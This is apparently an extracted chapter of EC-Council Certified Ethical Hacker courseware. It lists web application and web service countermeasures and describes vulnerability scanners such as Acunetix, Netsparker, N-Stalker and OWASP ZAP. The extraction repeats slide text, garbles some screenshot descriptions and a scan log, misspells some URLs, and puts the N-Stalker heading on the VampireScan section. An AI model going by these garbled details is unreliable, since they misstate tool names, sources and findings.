


How to Defend Against Web Services Attacks

To defend against web services attacks, there should be a provision for multiple layers of protection that dynamically enforces legitimate application usage and blocks all known attack paths with or without relying on signature databases. This combination has proven effective in blocking even unknown attacks. Standard HTTP authentication techniques such as digest and SSL client-side certificates can be used for web services as well. Since most models incorporate business-to-business applications, it becomes easier to restrict access to only valid users.

- ➊ Configure firewalls/IDSs for a web services anomaly and signature detection.
- ➋ Configure WSDL Access Control Permissions to grant or deny access to any type of **WSDL-based SOAP messages**.
- ➌ Configure firewalls/IDS systems to filter improper SOAP and XML syntax.
- ➍ Use document-centric authentication credentials that use SAML.
- ➎ Implement centralized in-line requests and responses schema validation.
- ➏ Use multiple security credentials such as X.509 Cert, SAML assertions, and WS-Security.
- ➐ Block external references and use pre-fetched content when de-referencing URLs.
- ➑ Deploy web-services-capable firewalls capable of SOAP- and ISAPI-level filtering.

- ➊ Maintain and update a secure repository of XML schemas.



Web Application Countermeasures

The following are the various counter-measures that can be adopted for web applications.

Unvalidated Redirects and Forwards

Avoid using redirects and forwards if destination parameters cannot be avoided; ensure that the supplied value is valid, and authorized for the user.

Cross-Site Request Forgery

- Log off immediately after using a web application and clear the history.
- Do not allow your browser and websites to save login details.
- Check the HTTP Referrer header and when processing a POST, ignore URL parameters.

Broken Authentication and Session Management

- Use SSL for all authenticated parts of the application.
- Verify whether all the users' identities and credentials are stored in a hashed form.
- Never submit session data as part of a GET, POST.

Insecure Cryptographic Storage

- ➊ Do not create or use weak cryptographic algorithms.
- ➋ Generate encryption keys offline and store them securely.
- ➌ Ensure that encrypted data stored on disk is not easy to decrypt.

Web Application Countermeasures (Cont'd)

Insufficient Transport Layer Protection

- Non-SSL requests to web pages should be redirected to the [SSL page](#)
- Set the 'secure' flag on all sensitive cookies
- Configure [SSL provider](#) to support only strong algorithms
- Ensure the certificate is [valid](#), not expired, and matches all domains used by the site
- Backend and other connections should also use SSL or other [encryption technologies](#)

Directory Traversal

- Define access rights to the [protected areas](#) of the website
- Apply checks/[hot fixes](#) that prevent the exploitation of the vulnerability such as Unicode to affect the directory traversal
- Web servers should be updated with [security patches](#) in a timely manner

Cookie/Session Poisoning

- Do not store plain text or weakly encrypted password in a [cookie](#)
- Implement [cookie's timeout](#)
- Cookie's authentication credentials should be associated with an [IP address](#)
- Make [logout functions](#) available

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Countermeasures (Cont'd)

The following are the various countermeasures that can be adopted for web applications.

Insufficient Transport Layer Protection

- Non-SSL requests to web pages should be redirected to the SSL page.
- Set the 'secure' flag on all sensitive cookies.
- Configure SSL provider to support only strong algorithms.
- Ensure the certificate is valid, not expired, and matches all domains used by the site.
- Backend and other connections should also use SSL or other encryption technologies.

Directory Traversal

- Define access rights to the protected areas of the website.
- Apply checks/hot fixes that prevent the exploitation of the vulnerability such as Unicode to affect the directory traversal.
- Web servers should be updated with security patches in a timely manner.

Cookie/Session Poisoning

- ➊ Do not store plain text or weakly encrypted password in a cookie.
- ➋ Implement cookie's timeout.
- ➌ Cookie's authentication credentials should be associated with an IP address.
- ➍ Make logout functions available.

Web Application Countermeasures (Cont'd)

CEH
Certified Ethical Hacker

Security Misconfiguration

- Configure all security mechanisms and turn off all unused services
- Setup roles, permissions, and accounts and disable all default accounts or change their default passwords
- Scan for latest security vulnerabilities and apply the latest security patches



LDAP Injection Attacks

- Perform type, pattern, and domain value validation on all input data
- Make LDAP filter as specific as possible
- Validate and restrict the amount of data returned to the user
- Implement tight access control on the data in the LDAP directory
- Perform dynamic testing and source code analysis



File Injection Attack

- Strongly validate user input
- Consider implementing a chroot jail
- PHP: Disable allow_url_fopen and allow_url_include in php.ini
- PHP: Disable register_globals and use E_STRICT to find uninitialized variables
- PHP: Ensure that all file and streams functions (stream_*) are carefully vetted



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Countermeasures (Cont'd)

The following are the various countermeasures that can be adopted for web applications.

Security Misconfiguration


- Configure all security mechanisms and turn off all unused services.
- Set up roles, permissions, and accounts and disable all default accounts or change their default passwords.
- Scan for latest security vulnerabilities and apply the latest security patches.

LDAP Injection Attacks

- Perform type, pattern, and domain value validation on all input data.
- Make LDAP filters as specific as possible.
- Validate and restrict the amount of data returned to the user.
- Implement tight access control on the data in the **LDAP directory**.
- Perform dynamic testing and source code analysis.

File Injection Attack

- ⌚ Strongly validate user input.
- ⌚ Consider implementing a chroot jail.
- ⌚ PHP: Disable allow_url_fopen and allow_url_include in php.ini.
- ⌚ PHP: Disable register_globals and use E_STRICT to find uninitialized variables.
- ⌚ PHP: Ensure that all file and streams functions (stream_*) are carefully vetted.



How to Defend Against Web Application Attacks

To defend against web application attacks, you can follow the countermeasures stated previously. To protect the web server, you can use WAF firewall/IDS and filter packets. You need to constantly update the software using patches to keep the server up-to-date and to protect it from attackers. **Sanitize** and filter user input, **analyze** the source code for SQL injection, and minimize use of third-party applications to protect the web applications. You can also use stored procedures and parameter queries to retrieve data and disable verbose error messages, which can guide the attacker with some useful information and use custom error pages to protect the web applications. To avoid SQL injection into the database, connect using a **non-privileged** account and grant least privileges to the database, tables, and columns. Disable commands like **xp_cmdshell**, which can affect the OS of the system.




FIGURE 13.61: How to Defend Against Web Application Attacks



Module Flow

Now we will discuss web application security tools. Web application security tools help you to detect the possible vulnerabilities in web applications automatically. Prior to this, we discussed web application countermeasures that prevent attackers from **exploiting web applications**. In addition to countermeasures, you can also employ security tools to protect your web applications from being hacked. Tools in addition to the countermeasures offer more protection.

Web App Pen Testing	Web App Concepts
Security Tools	Web App Threats
Countermeasures	Hacking Methodology
Web Application Hacking Tools	

This section is dedicated to the security tools that protect web applications against various attacks.

The screenshot shows the Acunetix Web Vulnerability Scanner interface. On the left, there's a sidebar with various tools like Web Crawler, Target Finder, and SQL Injection. The main window displays a list of 'Scan Results' under 'Scan Thread 1'. It shows 77 alerts, with a threat level of 'Level 3: High'. A detailed list of findings includes:

- ASP.NET - Adding Oracle Vulnerability
- Bind SQL Injection (8)
- Cross Site Scripting (Verified) (10)
- SQL injection (11) (21)
- Application error message (3)
- JSP .NET error message (1)
- Cross Frame Scripting (5)
- User credentials are sent in clear (1)
- Login page password guessing attempt (1)
- OPTIONS method is enabled (1)
- Session cookie without Secure flag (1)
- Incorrect Web server version disclosed (1)
- QHOST: Possible ASP.NET sensitive file (1)
- QHOST: Typical login page (10)
- Postman type input with autoclick (1)

Below the results, there's a 'Windows' section with a log entry:

10.20.0.1:30.0.2, 52, injection (verified), "readme.aspx" on parameter "id".
10.20.0.1:30.0.2, 52, injection scanning.
10.20.0.1:30.0.2, 52, injection scanning against database ...
10.20.0.1:32.39, Done scanning to database.
10.20.0.1:32.39, Flush file buffers.

At the bottom, it says 'Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.'



Web Application Security Tool: Acunetix Web Vulnerability Scanner

Source: <http://www.acunetix.com>

Acunetix Web Vulnerability Scanner automatically checks your web applications for SQL injection, XSS, and other web vulnerabilities. It includes advanced penetration testing tools, such as the **HTTP Editor** and the **HTTP Fuzzer**. It port scans a web server and runs security checks against network services. It even tests web forms and password-protected areas. The automatic client script analyzer allows for security testing of **Ajax** and **Web 2.0 applications**.




FIGURE 13.62: Acunetix Web Vulnerability Scanner Tool Screenshot

The screenshot shows two panels of the Watcher Web Security Tool. The left panel is titled 'Configuration' and includes sections for 'General', 'Checklist', and 'Results'. It lists various security checks such as 'Header - Look for weak authentication protocols', 'Information Disclosure - Look for sensitive information returned by databases', and 'Information Disclosure - Look for sensitive information passed through URL parameters'. The right panel is titled 'Results' and displays a table of findings. The table columns are 'Severity', 'Session ID', 'Topic', and 'URL'. The results include several items like 'InfoServer Faces ViewState vulnerable to tampering', 'InfoServer ViewState cookie was not encrypted', and 'InfoServer SSL certificate validation error'. A sidebar on the right contains a 'Details' section with a URL and a note about user input being found in event data.

<http://www.casaba.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Security Tool: Watcher Web Security Tool

Source: <http://www.casaba.com>

Watcher is a plugin for the Fiddler HTTP proxy that passively audits a web application to find security bugs and compliance issues automatically. Passive detection means it's safe for production use. It detects **web-application** security issues and operational configuration issues.





FIGURE 13.63: Watcher Web Security Tool Screenshot

Web Application Security Scanner: Netsparker



- Netsparker performs automated comprehensive **web application scanning** for vulnerabilities such as SQL injection, cross-site scripting, remote code injection, etc.
- It delivers detection, confirmation, and exploitation of vulnerabilities in a **single integrated environment**.



<http://www.mavitunasecurity.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Security Scanner: Netsparker

Source: <http://www.mavitunasecurity.com>

Netsparker® can find and report on security vulnerabilities such as **SQL injection** and cross-site scripting (XSS) in all web applications, regardless of the platform and the technology they are built on. It allows you to resolve security problems before they're actually misused and compromised by unknown **attackers**.




FIGURE 13.64: Netsparker Tool Screenshot

The screenshot shows the N-Stalker Web Application Security Scanner 2012 - Free Edition interface. The main window displays a dashboard with various progress bars and a bar chart. The sidebar on the left lists several security assessment checks: N-Stalker Web Application Security Scanner, web security assessment checks, code injection, Cross-Site scripting, Parameter tampering, and Web server vulnerabilities. A logo for the tool is also visible.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Security Tool: N-Stalker Web Application Security Scanner

Source: <http://nstalker.com>

N-Stalker Web Application Security Scanner provides an effective suite of web security assessment checks to enhance the overall security of your **web applications** against a wide range of vulnerabilities and sophisticated hacker attacks. It also allows you to create your own assessment policies and requirements, enabling an effective way to manage your application's **SDLC**, including the ability to control information exposure, development flaws, infrastructure issues, and real **security vulnerabilities** that can be explored by external agents. It contains all web security assessment checks such as code injection, cross-site scripting, parameter tampering, web server vulnerabilities, etc.




FIGURE 13.65: N-Stalker Web Application Security Scanner Tool Screenshot

The screenshot shows the VampireScan web application. At the top, there's a green header bar with the text "VampireScan" and a logo consisting of a green triangle pointing right and an orange triangle pointing left. To the right of the logo is a "CEH" logo with the text "Certified Ethical Hacker". Below the header, a banner states: "VampireScan allows users to test their own Cloud and Web applications for **basic attacks** and receive actionable results all within their own Web portal". To the right of this text is a globe icon with a circular arrow around it. On the left side of the main content area, there's a sidebar with a green decorative element and the heading "Features". Under "Features", there are three bullet points: "Protect your website from hackers", "Scan and protect your infrastructure and web applications from cyber-threats", and "Give you direct, actionable insight on high, medium, and low risk vulnerabilities". To the right of the sidebar is a screenshot of the "Summary" page of the tool. It includes sections for "Security Grades" (with a chart showing mostly F grades), "Statistics" (listing Queued Scans, Scans In Progress, Account Balance, Used Services, and Expiring Unused Services), and "Recent Activity" (a table showing scan details like URL, Method, Headers, Description, Name, Status, Duration, and Details). At the bottom of the screenshot is the URL <http://www.vampiretech.com>.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Security Tool: N-Stalker Web Application Security Scanner

Source: <http://www.vampiretech.com>

VampireScan allows users to test their own Cloud and Web applications for basic attacks and receive actionable results all within their own Web portal. It can protect your website from hackers. This tool can scan and protect your infrastructure and web applications from cyber-threats and can also give you direct, actionable insight on high, medium, and low risk vulnerabilities.




FIGURE 13.66: N-Stalker Web Application Security Scanner Tool Screenshot

Web Application Security Tools



The slide displays a grid of eight web application security tools, each with an icon, name, and URL. The tools are:

- SandcatMini** (<http://www.syhunt.com>)
- Websecurify** (<http://www.websecurify.com>)
- OWASP ZAP** (<http://www.owasp.org>)
- NetBrute** (<http://www.rawlogic.com>)
- skipfish** (<http://code.google.com>)
- X5s** (<http://www.casaba.com>)
- SecuBat Vulnerability Scanner** (<http://secubat.codeplex.com>)
- WSSA - Web Site Security Scanning Service** (<https://secure.beyondsecurity.com>)
- SPIKE Proxy** (<http://www.immunitysec.com>)
- Ratproxy** (<http://code.google.com>)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Security Tools

Web application security tools are web application security assessment software designed to thoroughly analyze today's complex web applications with the aim of finding exploitable SQL injection, XSS vulnerabilities, etc. These tools **deliver scanning capabilities**, broad assessment coverage, and accurate web application scanning results. Commonly used web application security tools are listed as follows:

- ➊ SandcatMini available at <http://www.syhunt.com>
- ➋ OWASP ZAP available at <http://www.owasp.org>
- ➌ skipfish available at <http://code.google.com>
- ➍ SecuBat Vulnerability Scanner available at <http://secubat.codeplex.com>
- ➎ SPIKE Proxy available at <http://www.immunitysec.com>
- ➏ Websecurify available at <http://www.websecurify.com>
- ➐ NetBrute available at <http://www.rawlogic.com>
- ➑ X5s available at <http://www.casaba.com>
- ➒ WSSA - Web Site Security Scanning Service available at <https://secure.beyondsecurity.com>

- 🕒 Ratproxy available at <http://code.google.com>

Web Application Security Tools (Cont'd)



 Wapiti http://wapiti.sourceforge.net	 Syhunt Hybrid http://www.svhunt.com
 WebWatchBot http://www.exclamationsoft.com	 Exploit-Me http://labs.securitycompass.com
